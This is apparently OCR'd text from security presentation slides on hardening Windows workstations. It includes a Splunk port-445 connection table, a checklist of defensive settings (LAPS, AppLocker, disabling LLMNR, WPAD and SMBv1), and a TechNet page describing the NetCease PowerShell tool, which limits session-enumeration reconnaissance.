
src	dest_port	nb_dest	sourcetype	time
	445	119		05/03/2019 14:45:00

If you believe you've received this email in error, please conctact .

splunk > the engine for machine data

Recommandations | Hardening > Update Win10





Recommandations | Hardening > NetCease

https://adsecurity.org/?p=3299

Securing Windows Workstation:

- Deploying Free/Near-Free Microsoft Tools to Improve Windows Security
  - Deploy Microsoft AppLocker to lock down what can run on the system.
  - Deploy current version of EMET with recommended software settings.
  - Deploy LAPS to manage the local Administrator (RID 500) password.
  - Force Group Policy to reapply settings during "refresh"
- Disable Windows Legacy & Typically Unused Features
  - Disable Net Session Enumeration (NetCease)
  - Disable WPAD
  - Disable LLMNR
  - Disable Windows Browser Protocol
  - Disable NetBIOS
  - Disable Windows Scripting Host (WSH) & Control Scripting File Extensions
  - Deploy security back-port patch (KB2871997).
  - Prevent local Administrator (RID 500) accounts from authenticating over the network
  - Ensure WDigest is disabled
  - Remove SMB v1 support

https://gallery.technet.microsoft.com/Net-Cease-Blocking-Net-1e8dcb5b

Microsoft TechNet

Rechercher sur TechNet avec Bing

France (Français) Se connecter

Accueil Librairie Formation Téléchargements Support technique Communautés Forums

Ressources pour les professionnels de l'informatique > Galerie > Sécurité > Net Cease - Hardening Net Session Enumeration

Essayer la toute dernière technologie Microsoft

Accès rapide

Mes contributions

Télécharger une contribution

Net Cease - Hardening Net Session Enumeration

"Net Cease" tool is a short PowerShell (PS) script which alters Net Session Enumeration (NetSessionEnum) default permissions. This hardening process prevents attackers from easily getting some valuable recon information to move laterally within their victim's network.

Téléchargement NetCease.zip

5,452 Points
Le top 5%

Itai Grady
MSFT
Joint Feb 2015

Afficher les contri...
Afficher l'activité

2

Évaluations	★★★★★ (9)	Dernière mise à jour	11/12/2016
Téléchargé	21 056 fois	Licence	Conditions d'utilisation de TechNet
Favoris	Ajouter à mes Favoris	Partager	
Catégorie	Sécurité		
Sous-catégorie	Listes de contrôle d'accès discrétionnaire		
Traduit en	English		
Balises	Security, Powershell, Permissions, Domain Controllers, User sessions, NetSessionEnum		

Signaler un abus à Microsoft

Questions ?


SOOO GUYS...
ANY QUESTIONS? COMMENTS? OR CONCERNS?
memegenerator.net